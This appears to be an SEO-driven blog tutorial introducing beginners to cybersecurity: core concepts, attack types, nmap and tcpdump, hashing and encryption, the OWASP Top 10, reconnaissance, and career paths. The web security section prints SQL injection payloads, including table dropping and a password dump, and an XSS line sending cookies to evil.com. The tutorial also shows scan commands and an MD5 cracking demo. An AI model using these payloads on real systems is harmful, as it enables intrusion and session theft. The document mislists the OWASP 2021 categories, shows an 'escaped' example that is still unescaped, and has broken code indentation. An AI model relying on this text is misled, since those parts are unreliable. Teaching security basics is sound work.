

In 2026, cybersecurity is not a niche discipline for specialists — it is a foundational skill for anyone who builds, operates, or uses digital systems. Every year, billions of records are breached, ransomware cripples hospitals and government agencies, and social engineering attacks harvest credentials from individuals and corporations alike. The global cybersecurity workforce shortage exceeds 3.4 million professionals. Cybersecurity for Beginners is one of the most career-relevant learning investments a student or professional can make in 2026. This Cybersecurity Tutorial 2026 covers the complete landscape: core Cybersecurity Fundamentals, how attacks work, network defence, cryptography, web application security, Ethical Hacking Guide essentials, and a clear Cybersecurity Career Guide roadmap. Every section includes working code examples, command-line demonstrations, and real techniques. Whether you are starting from zero or deepening existing knowledge — this is your Digital Security Guide from scratch.
Related Article: Top BTech Colleges in India 2026
Table of Contents
- Cybersecurity Fundamentals — The CIA Triad and Core Concepts
- Cyber Threats Explained — Attack Types and How They Work
- Network Security Tutorial — Firewalls, VPNs, and Traffic Analysis
- Cryptography Basics — Encryption, Hashing, and PKI
- Web Application Security — OWASP Top 10 Fundamentals
- Ethical Hacking Guide — Reconnaissance and Scanning
- Cybersecurity Career Guide — Paths, Certifications, and Next Steps
Cybersecurity Fundamentals — The CIA Triad and Core Concepts
Every concept in Information Security Basics — and Information Security Basics is the most foundational layer — traces back to three foundational properties that any secure system must guarantee — the CIA Triad.
# The CIA Triad — foundation of all Cybersecurity Fundamentals:
#
# CONFIDENTIALITY — Only authorised parties can access information
#   Controls: encryption, access control lists, authentication
#   Attack examples: data breach, eavesdropping, shoulder surfing
#   Real world: your bank statement should only be visible to you and your bank
#
# INTEGRITY — Information is accurate and has not been tampered with
#   Controls: hashing, digital signatures, checksums, audit logs
#   Attack examples: man-in-the-middle, SQL injection, file tampering
#   Real world: a wire transfer for ₹10,000 should arrive as ₹10,000
#
# AVAILABILITY — Authorised users can access systems and data when needed
#   Controls: redundancy, DDoS protection, backups, failover
#   Attack examples: DDoS, ransomware, hardware failure
#   Real world: a hospital must access patient records during surgery
#
# Extended model (Parkerian Hexad adds 3 more):
#   AUTHENTICITY:     Data and identities are genuine
#   NON-REPUDIATION:  Actions cannot be denied after the fact
#   POSSESSION:       Physical control of data medium is secure

# Key terminology every beginner must know:
security_concepts = {
    "Threat":          "Potential event that could cause harm (hurricane, hacker, employee)",
    "Vulnerability":   "Weakness that a threat can exploit (unpatched software, weak password)",
    "Risk":            "Probability × Impact — what you manage through controls",
    "Exploit":        "Code or technique that takes advantage of a vulnerability",
    "Attack Vector":  "Path used to gain access (email, network, physical, insider)",
    "Attack Surface": "All points where an attacker can attempt entry",
    "IOC":            "Indicator of Compromise — evidence a breach has occurred",
    "TTPs":           "Tactics, Techniques, Procedures — how attackers operate",
    "Zero-day":       "Vulnerability unknown to the vendor — no patch exists yet",
    "APT":            "Advanced Persistent Threat — nation-state level sustained attack",
}
for term, definition in security_concepts.items():
    print(f"{term:18} → {definition}")
# Defence in Depth — the layered security model:
#
# Layer 7 — Data: Encryption, DLP, classification
# Layer 6 — Application: WAF, SAST/DAST, secure coding
# Layer 5 — Host: Antivirus, EDR, patch management, hardening
# Layer 4 — Network: Firewall, IDS/IPS, network segmentation, VPN
# Layer 3 — Perimeter: DMZ, reverse proxy, DDoS mitigation
# Layer 2 — Physical: Locks, biometrics, CCTV, mantraps
# Layer 1 — Policies: Security awareness, acceptable use, incident response
#
# The model ensures that even if one layer fails, others remain.
# No single control is sufficient; all layers must work together.
#
# Principle of Least Privilege: every user/process gets ONLY the permissions
# they need for their specific task — nothing more.
# Zero Trust: "Never trust, always verify" — no implicit trust based on location.Why this matters for your Cybersecurity Career Guide: Security certifications like CompTIA Security+, CEH, and CISSP test these fundamentals heavily. Every technical interview in cybersecurity begins with CIA triad questions. Internalise these concepts before anything else.
Cyber Threats Explained — Attack Types and How They Work
Understanding Cyber Threats Explained requires seeing how attacks actually work — not just their names. Every threat has a mechanism that a specific control addresses.
# Attack categories and their mechanics:
#
# 1. SOCIAL ENGINEERING — Exploiting humans, not systems
#    Phishing:    Fake email tricks user into clicking malicious link
#    Spear phish: Targeted phishing using personal details (name, role, bank)
#    Vishing:     Voice call pretending to be IT support / bank
#    Smishing:    SMS-based phishing
#    Pretexting:  Attacker creates a believable story to extract info
#
# Why humans are the weakest link:
#   91% of cyberattacks begin with a phishing email (Proofpoint 2024 report)
#   No firewall blocks a user who willingly provides their credentials
#   Controls: awareness training, MFA, email filtering, DMARC/DKIM/SPF
#
# 2. MALWARE — Malicious software
#    Virus:      Self-replicating code that attaches to legitimate files
#    Worm:       Self-propagating malware that spreads without user action
#    Trojan:     Malware disguised as legitimate software
#    Ransomware: Encrypts victim's files; demands payment for decryption key
#    Spyware:    Silently records keystrokes, screenshots, browsing history
#    Rootkit:    Hides malware presence by compromising the OS itself
#    Botnet:     Network of compromised machines controlled by attacker
#
# 3. NETWORK ATTACKS
#    DDoS:       Flood target with traffic to exhaust resources
#    MITM:       Attacker intercepts communication between two parties
#    Packet sniff:Capture unencrypted network traffic (Wireshark, tcpdump)
#    ARP poison: Redirect network traffic by poisoning ARP tables
#    DNS poison:  Return false DNS responses to redirect users
#
# 4. APPLICATION ATTACKS
#    SQL Injection: Insert malicious SQL into input fields
#    XSS:          Inject malicious JavaScript into web pages
#    CSRF:         Trick authenticated user into performing unintended actions
#    Buffer overflow: Write beyond allocated memory to execute arbitrary code
#    Broken authentication: Exploit weak session management or password storage
# Anatomy of a real-world phishing email — what to look for:
phishing_indicators = {
"Sender domain": "[email protected] instead of paypal.com (typosquat)",
"Urgency": "'Your account will be suspended in 24 hours!'",
"Generic greeting": "'Dear Customer' instead of your actual name",
"Hover URL": "Displayed link and actual URL don't match",
"Poor grammar": "Spelling errors, awkward phrasing (though AI is reducing this)",
"Attachment": ".exe, .vbs, .docm, or password-protected zips",
"Request": "Asking for credentials, payment, or personal data via email",
}
# Email authentication headers that prevent spoofing:
# SPF: Specifies which servers can send email for a domain
# DKIM: Cryptographic signature proving email wasn't tampered with
# DMARC: Policy specifying what to do when SPF/DKIM fail (reject/quarantine)
# Check if a domain has DMARC configured (Linux/macOS terminal):
# $ dig txt _dmarc.google.com
# v=DMARC1; p=reject; rua=mailto:[email protected]
# p=reject means Google will reject emails that fail authenticationNetwork Security Tutorial — Firewalls, VPNs, and Traffic Analysis
The Network Security Tutorial is the practical backbone of Cybersecurity Fundamentals — understanding how traffic flows, how to monitor it, and how to control it is essential for any security role.
# Firewall types and how they work:
#
# Packet filter (stateless): Examines each packet in isolation
#   Rule: ALLOW TCP src:any dst:192.168.1.1 dport:443
#   Problem: Can't detect fragmented attacks or state-based attacks
#
# Stateful inspection: Tracks TCP connection state (SYN, SYN-ACK, ACK)
#   Only allows responses to established outbound connections
#   Blocks unsolicited inbound packets not part of an established session
#
# Next-Gen Firewall (NGFW): Layer 7 application awareness
#   Can distinguish HTTP from HTTPS from Netflix from YouTube (same port 443)
#   Deep packet inspection, SSL decryption, IPS integration
#   Tools: Palo Alto, Fortinet, pfSense (open source), iptables (Linux)

# Basic iptables firewall rules (Linux):
firewall_rules = [
    "iptables -P INPUT DROP",           # Default deny all inbound
    "iptables -P FORWARD DROP",          # Default deny all forwarding
    "iptables -P OUTPUT ACCEPT",         # Default allow all outbound
    "iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT",  # Allow established sessions
    "iptables -A INPUT -p tcp --dport 22 -j ACCEPT",   # Allow SSH
    "iptables -A INPUT -p tcp --dport 443 -j ACCEPT",  # Allow HTTPS
    "iptables -A INPUT -i lo -j ACCEPT",              # Allow loopback
]
for rule in firewall_rules:
    print(rule)
# Network scanning with Nmap — the essential recon tool:
# (Always use ONLY on systems you own or have written permission to test)
#
# Basic host discovery:
# $ nmap -sn 192.168.1.0/24 # Ping scan — find live hosts
#
# Port scanning:
# $ nmap -sS 192.168.1.1 # SYN scan (stealth) — most common
# $ nmap -sV 192.168.1.1 # Service version detection
# $ nmap -O 192.168.1.1 # OS fingerprinting
# $ nmap -A 192.168.1.1 # Aggressive: OS + version + scripts
#
# Understanding port states:
port_states = {
"open": "Service is listening — potential entry point",
"closed": "Port accessible but no service listening",
"filtered": "Firewall blocking — Nmap can't determine state",
"open|filtered": "UDP or filtered — ambiguous",
}
# Common ports to know:
common_ports = {
21: "FTP (unencrypted — avoid)",
22: "SSH (secure remote access)",
25: "SMTP (email sending)",
53: "DNS (domain name resolution)",
80: "HTTP (unencrypted web)",
443: "HTTPS (encrypted web)",
3306: "MySQL (never expose to internet)",
3389: "RDP (Windows remote desktop — high-value attack target)",
8080: "HTTP alternate (web applications, proxies)",
}# Wireshark / tcpdump — traffic capture and analysis:
# (Requires elevated privileges; only on networks you own or are authorised)
#
# Capture all traffic on interface eth0:
# $ tcpdump -i eth0 -w capture.pcap
#
# Filter for HTTP traffic only:
# $ tcpdump -i eth0 port 80
#
# Filter for DNS queries:
# $ tcpdump -i eth0 port 53
#
# What you can see in captured traffic:
# HTTP: Complete request/response including usernames and passwords (cleartext!)
# HTTPS: Only IP addresses and domain names (TLS encrypts the payload)
# DNS: All domain lookups — reveals sites visited even with HTTPS
#
# This is why HTTPS everywhere is non-negotiable for security
# and why DNS-over-HTTPS (DoH) is increasingly importantAlso Read: Top MTech Colleges in India 2026
Cryptography Basics — Encryption, Hashing, and PKI
Cryptography is the mathematical foundation of Information Security Basics — every secure protocol depends on it. You do not need to implement cryptographic algorithms (never implement your own crypto), but you must understand what each type does, when to use it, and what its limitations are.
import hashlib
from cryptography.fernet import Fernet  # pip install cryptography

# ── HASHING ──────────────────────────────────────────────────────────────────
# One-way function: input → fixed-length digest
# Cannot reverse a hash to get the original input (by design)
# Use: password storage, file integrity verification, digital signatures
#
# SHA-256 — the current standard (256-bit output = 64 hex characters)

message = "password123"
sha256_hash = hashlib.sha256(message.encode()).hexdigest()
md5_hash = hashlib.md5(message.encode()).hexdigest()

print(f"Input:    {message}")
print(f"SHA-256:  {sha256_hash}")
print(f"MD5:      {md5_hash} ← DO NOT USE for security (broken)")

# Avalanche effect — tiny input change = completely different hash
print(hashlib.sha256("password124".encode()).hexdigest())
# Compare: even one character change produces a completely different digest

# Why passwords need salting:
import os, hmac

def hash_password_safely(password: str) -> dict:
    salt = os.urandom(32)  # Random 32-byte salt per user
    key = hashlib.pbkdf2_hmac(
        'sha256',
        password.encode(),
        salt,
        iterations=100_000  # 100k iterations makes brute force expensive
    )
    return {"salt": salt.hex(), "hash": key.hex()}

result = hash_password_safely("password123")
print(f"Salt: {result['salt'][:16]}...")
print(f"Hash: {result['hash'][:16]}...")
# Same password + different salt = different stored hash → defeats rainbow tables
# ── SYMMETRIC ENCRYPTION ─────────────────────────────────────────────────────
# Same key encrypts and decrypts — fast, used for bulk data
# Problem: how do two parties securely exchange the shared key?
# Algorithm: AES-256 (Advanced Encryption Standard) — current gold standard
key = Fernet.generate_key() # 32-byte random key (256-bit)
cipher = Fernet(key)
plaintext = b"Sensitive patient record - DOB: 1990-05-15"
ciphertext = cipher.encrypt(plaintext)
decrypted = cipher.decrypt(ciphertext)
print(f"Plaintext: {plaintext}")
print(f"Ciphertext: {ciphertext[:40]}...") # unreadable without key
print(f"Decrypted: {decrypted}") # original recovered
# ── ASYMMETRIC ENCRYPTION (PKI) ──────────────────────────────────────────────
# Two mathematically linked keys: Public key (share freely) + Private key (keep secret)
# Encrypt with public key → only private key can decrypt
# Sign with private key → anyone with public key can verify
#
# This solves the key exchange problem!
# Use: HTTPS (TLS), SSH, digital certificates, email signing (PGP)
#
# RSA-2048 / RSA-4096: Traditional algorithm (still widely used)
# ECDSA / Ed25519: Elliptic curve — same security, smaller keys (preferred)
#
# How HTTPS uses asymmetric + symmetric together (TLS Handshake):
# 1. Client → Server: "Hello, I support TLS 1.3, here are my cipher suites"
# 2. Server → Client: Certificate (contains public key) + selected cipher
# 3. Client verifies cert with CA chain (trust hierarchy)
# 4. Both derive a shared symmetric session key (using Diffie-Hellman)
# 5. All further communication encrypted with fast symmetric key
# Asymmetric for key exchange → Symmetric for speed. Best of both worlds.Web Application Security — OWASP Top 10 Fundamentals
The OWASP Top 10 is the most referenced framework in web application security — a ranked list of the most critical vulnerability classes. Every Cybersecurity for Beginners curriculum covers it, and every web developer should understand it.
# OWASP Top 10 (2021 edition — current as of 2026):
#
# A01: Broken Access Control      — Most common; users access data they shouldn't
# A02: Cryptographic Failures      — Weak/absent encryption; exposed sensitive data
# A03: Injection                  — SQL, OS, LDAP injection via untrusted input
# A04: Insecure Design             — Architectural flaws that no control can fix
# A05: Security Misconfiguration  — Default creds, open cloud storage, verbose errors
# A06: Vulnerable Components      — Outdated libraries with known CVEs
# A07: Auth and Session Failures  — Weak passwords, no MFA, poor session management
# A08: SSRF                       — Server-side requests to internal/cloud metadata
# A09: Logging/Monitoring Failures— Can't detect breaches without logs
# A10: CSRF (moved down)          — Tricking authenticated users into unintended actions

# SQL Injection — the most classical web attack (A03):
import sqlite3

# VULNERABLE code (NEVER write this):
def get_user_vulnerable(username, conn):
    query = f"SELECT * FROM users WHERE username = '{username}'"
    return conn.execute(query).fetchall()

# Attack: username = "' OR '1'='1" → returns ALL users
# Attack: username = "'; DROP TABLE users; --" → destroys the database
# Attack: username = "' UNION SELECT password,null FROM users --" → dumps passwords

# SECURE code — parameterised queries (ALWAYS use this):
def get_user_secure(username, conn):
    query = "SELECT * FROM users WHERE username = ?"  # ? is a placeholder
    return conn.execute(query, (username,)).fetchall()
    # The database treats the input as DATA, never as SQL code
    # ' OR '1'='1 is searched literally — no injection possible

# SQL injection test: demonstrate the difference
conn = sqlite3.connect(":memory:")
conn.execute("CREATE TABLE users (id INT, username TEXT, password TEXT)")
conn.execute("INSERT INTO users VALUES (1, 'alice', 'hash_alice')")
conn.execute("INSERT INTO users VALUES (2, 'bob',   'hash_bob')")

attack = "' OR '1'='1"
vulnerable_result = get_user_vulnerable(attack, conn)
secure_result = get_user_secure(attack, conn)

print(f"Vulnerable query returned {len(vulnerable_result)} rows: {vulnerable_result}")
print(f"Secure query returned {len(secure_result)} rows: {secure_result}")
# Vulnerable: [('alice', 'hash_alice'), ('bob', 'hash_bob')] — all users leaked!
# Secure: [] — no results, input treated as literal string
# Cross-Site Scripting (XSS) — injecting JavaScript into web pages:
#
# Reflected XSS: malicious script in URL, reflected back to victim
# Stored XSS: malicious script saved in database, affects all visitors
# DOM-based XSS: script manipulates DOM without server involvement
#
# Attack payload example (EDUCATIONAL - never deploy maliciously):
# <script>document.cookie</script> → steal session cookie
# <img src=x onerror="fetch('https://evil.com?c='+document.cookie)">
#
# Prevention — always escape output in the correct context:
import html
user_input = '<script>alert("XSS")</script>'
safe_output = html.escape(user_input)
print(f"Raw input: {user_input}")
print(f"Escaped: {safe_output}")
# Raw: <script>alert("XSS")</script> → browser executes script
# Escaped: <script>alert("XSS")</script> → browser renders text, safe
#
# Additional XSS controls:
# Content-Security-Policy (CSP) header — whitelist allowed script sources
# HttpOnly cookie flag — JavaScript cannot access session cookies
# SameSite cookie attribute — prevents CSRF attacks tooEthical Hacking Guide — Reconnaissance and Penetration Testing Basics
⚠️ Legal Reminder: Penetration testing is only legal on systems you own or have explicit written authorisation to test. Unauthorised scanning or exploitation is a criminal offence under the IT Act in India and the CFAA in the United States. All examples below are for educational understanding only. Practise exclusively in legal environments: TryHackMe, HackTheBox, DVWA (on your own machine), or Metasploitable.
# Penetration testing methodology — the standard phases:
#
# 1. RECONNAISSANCE (Information Gathering)
#    Passive: Collect information without touching the target
#    Active:  Probe the target directly (requires authorisation)
#
# 2. SCANNING and ENUMERATION
#    Discover open ports, services, OS versions, web directories
#
# 3. EXPLOITATION
#    Attempt to exploit identified vulnerabilities
#
# 4. POST-EXPLOITATION
#    Privilege escalation, lateral movement, persistence
#
# 5. REPORTING
#    Document findings with severity, impact, and remediation steps
#
# Passive reconnaissance tools (no authorisation needed — public data only):
passive_recon_tools = {
    "WHOIS":       "Domain registration info: registrar, dates, sometimes owner",
    "Shodan":      "Search engine for internet-connected devices and open ports",
    "Censys":      "Similar to Shodan — certificate and service data",
    "theHarvester":"Email addresses, subdomains from public sources",
    "Google dorks":'site:target.com filetype:pdf — find exposed documents',
    "crt.sh":      "Certificate transparency logs — enumerate subdomains",
    "LinkedIn":    "Employee names, roles, tech stack (social engineering intel)",
}
for tool, use in passive_recon_tools.items():
    print(f"  {tool:15} → {use}")
# Password security — hashing, cracking, and defence:
import hashlib, time
# How attackers crack hashed passwords:
# 1. Dictionary attack: try common passwords from wordlists (rockyou.txt has 14M)
# 2. Brute force: try all combinations (feasible for short passwords)
# 3. Rainbow tables: precomputed hash→password lookups (defeated by salting)
# 4. Credential stuffing: reuse breached passwords from other sites
# Simple demo: how fast unsalted MD5 can be "cracked":
common_passwords = ["password", "123456", "qwerty", "admin123", "letmein"]
target_hash = hashlib.md5("admin123".encode()).hexdigest()
start = time.time()
for pwd in common_passwords:
if hashlib.md5(pwd.encode()).hexdigest() == target_hash:
print(f"Cracked! Password: '{pwd}' — found in {(time.time()-start)*1000:.1f}ms")
break
# Password strength in 2026:
password_rules = {
"Length": "Minimum 16 characters — length beats complexity",
"Uniqueness": "Never reuse passwords across sites",
"Randomness": "Use a password manager (Bitwarden, 1Password)",
"MFA": "TOTP app (Authy) preferred over SMS",
"Passphrase": "correct-horse-battery-staple is stronger than P@ssw0rd",
}CHECK OUT: Top Colleges in Ranchi 2026
Cybersecurity Career Guide — Paths, Certifications, and 2026 Roadmap
# Cybersecurity Career Guide — roles and salary ranges (India, 2026):
#
# SOC Analyst (Level 1/2/3):
#   Monitor alerts, triage incidents, respond to threats
#   Tools: SIEM (Splunk, Microsoft Sentinel), EDR (CrowdStrike, SentinelOne)
#   Salary: ₹4–12 LPA entry; ₹15–25 LPA senior SOC analyst
#
# Penetration Tester / Red Teamer:
#   Simulate attacks to find vulnerabilities before real attackers do
#   Tools: Metasploit, Burp Suite, Cobalt Strike, custom exploits
#   Salary: ₹8–20 LPA; bug bounty top earners make ₹30–100 LPA+
#
# Application Security Engineer:
#   Secure software development lifecycle, code review, SAST/DAST
#   Tools: Checkmarx, Veracode, OWASP ZAP, Semgrep
#   Salary: ₹12–35 LPA (high demand in fintech and product companies)
#
# Cloud Security Engineer:
#   Secure AWS/Azure/GCP environments, IAM, infrastructure security
#   Tools: AWS Security Hub, Azure Defender, Terraform, Prowler
#   Salary: ₹15–40 LPA; fastest growing cybersecurity subspecialty in 2026
#
# GRC Analyst (Governance, Risk, Compliance):
#   ISO 27001, SOC 2, GDPR, RBI cybersecurity framework compliance
#   Salary: ₹6–18 LPA; stable demand in banking and healthcare
#
# Incident Response / Digital Forensics:
#   Investigate breaches, contain damage, preserve evidence
#   Tools: Autopsy, Volatility, FTK, YARA
#   Salary: ₹8–25 LPA; DFIR specialists command premium in financial sector
# Certification roadmap — ordered by beginner to expert:
#
# FOUNDATION TIER (Start here — no prerequisites):
# CompTIA Security+ — Vendor-neutral; most recognised entry cert globally
# Google Cybersecurity Certificate — Free/low-cost; excellent structured intro
# TryHackMe (SOC Level 1 path) — Hands-on learning, browser-based labs
#
# INTERMEDIATE TIER (After 1–2 years of experience or study):
# CompTIA CySA+ — Analyst-focused; blue team operations
# CEH (EC-Council) — Ethical Hacking; widely recognised in India/APAC
# eJPT (eLearnSecurity) — Practical penetration testing; affordable and rigorous
#
# ADVANCED TIER (Experienced practitioners):
# OSCP (Offensive Security) — Gold standard for penetration testers worldwide
# CISSP — Management-level; required for senior/architect roles
# AWS Security Specialty — Cloud security certification; high market premium
#
# Free practice platforms (start today, free):
free_platforms = {
"TryHackMe": "tryhackme.com — structured paths, browser-based",
"HackTheBox": "hackthebox.com — more challenging, real-world feel",
"DVWA": "Damn Vulnerable Web App — run locally, practice all OWASP",
"PicoCTF": "picoctf.org — capture-the-flag challenges for beginners",
"VulnHub": "vulnhub.com — downloadable VMs for offline practice",
"PortSwigger Web":"portswigger.net/web-security — free web security labs",
}
for platform, desc in free_platforms.items():
print(f" {platform:18} → {desc}")# Your 12-month Cybersecurity Course / learning roadmap:
#
# MONTHS 1–2 — Foundation:
# ✓ Networking: TCP/IP, OSI model, subnetting (Professor Messer, free)
# ✓ Linux command line basics (OverTheWire: Bandit challenges)
# ✓ CIA triad, threat landscape, security principles (this tutorial)
# ✓ Begin TryHackMe Pre-Security path
#
# MONTHS 3–4 — Security Fundamentals:
# → CompTIA Security+ study (Darril Gibson book + Professor Messer videos)
# → Cryptography concepts (this tutorial + Khan Academy crypto course)
# → TryHackMe SOC Level 1 path
#
# MONTHS 5–6 — Specialisation choice:
# Blue team → CySA+, Splunk fundamentals, build a home SIEM lab
# Red team → eJPT, DVWA labs, PortSwigger web security labs
# Cloud sec → AWS Cloud Practitioner → AWS Security Specialty path
#
# MONTHS 7–9 — Hands-On Projects:
# → Home lab: Kali Linux + Metasploitable + pfSense firewall
# → CTF participation (PicoCTF, HackTheBox Seasonal)
# → Bug bounty: HackerOne, Bugcrowd (start with low-severity programs)
# → GitHub portfolio: document your lab setups and findings
#
# MONTHS 10–12 — Career Launch:
# → Obtain your chosen certification (Security+, CEH, or eJPT)
# → Apply for SOC Analyst Level 1, Security Analyst, or AppSec intern roles
# → Network: OWASP local chapters, Null community India, ISSAIndia
#
# Key Python libraries to install for security work:
# pip install scapy requests cryptography paramiko python-nmap
# pip install shodan pwntools impacketStart today: Go to tryhackme.com right now and create a free account. Complete the first three rooms of the Pre-Security path. The difference between a cybersecurity career and "I've been meaning to learn cybersecurity" is a single browser tab. Every expert practitioner in this field started with the same first command in a terminal. This Digital Security Guide and Beginner Cybersecurity Tutorial exists to give you the foundation — the Digital Security Guide that practitioners wish had existed when they started. A Beginner Cybersecurity Tutorial should end with you at a terminal, not at a browser tab. Open yours today.
Explore More
Conclusion
This Cybersecurity Tutorial 2026 has taken you through the complete foundation: the CIA Triad and Cybersecurity Fundamentals, Cyber Threats Explained from social engineering to malware to network attacks, the Network Security Tutorial covering firewalls and traffic analysis, cryptography and PKI, web application security through the OWASP lens, Ethical Hacking Guide reconnaissance concepts, and a complete Cybersecurity Career Guide with certifications and a 12-month roadmap.
This Cybersecurity Tutorial 2026 is one of the most complete free Beginner Cybersecurity Tutorial resources available — and a Cybersecurity Tutorial 2026 is only as valuable as what you do next. The Digital Security Guide you have read is comprehensive — but Learn Cybersecurity does not happen by reading. It happens by doing — and you Learn Cybersecurity by doing, not reading. To Learn Cybersecurity properly: setting up a home lab, working through TryHackMe rooms, practising SQL injection on DVWA, capturing packets with tcpdump, and building the muscle memory that separates practitioners from people who have read about security. Every concept in this Beginner Cybersecurity Tutorial has a corresponding hands-on exercise waiting for you at a free practice platform. The Cybersecurity Course you are following and every Cybersecurity Course worth its credential says the same thing: The Cybersecurity Course that builds careers is the one you do with your hands in a terminal — not the one you read about. Start today.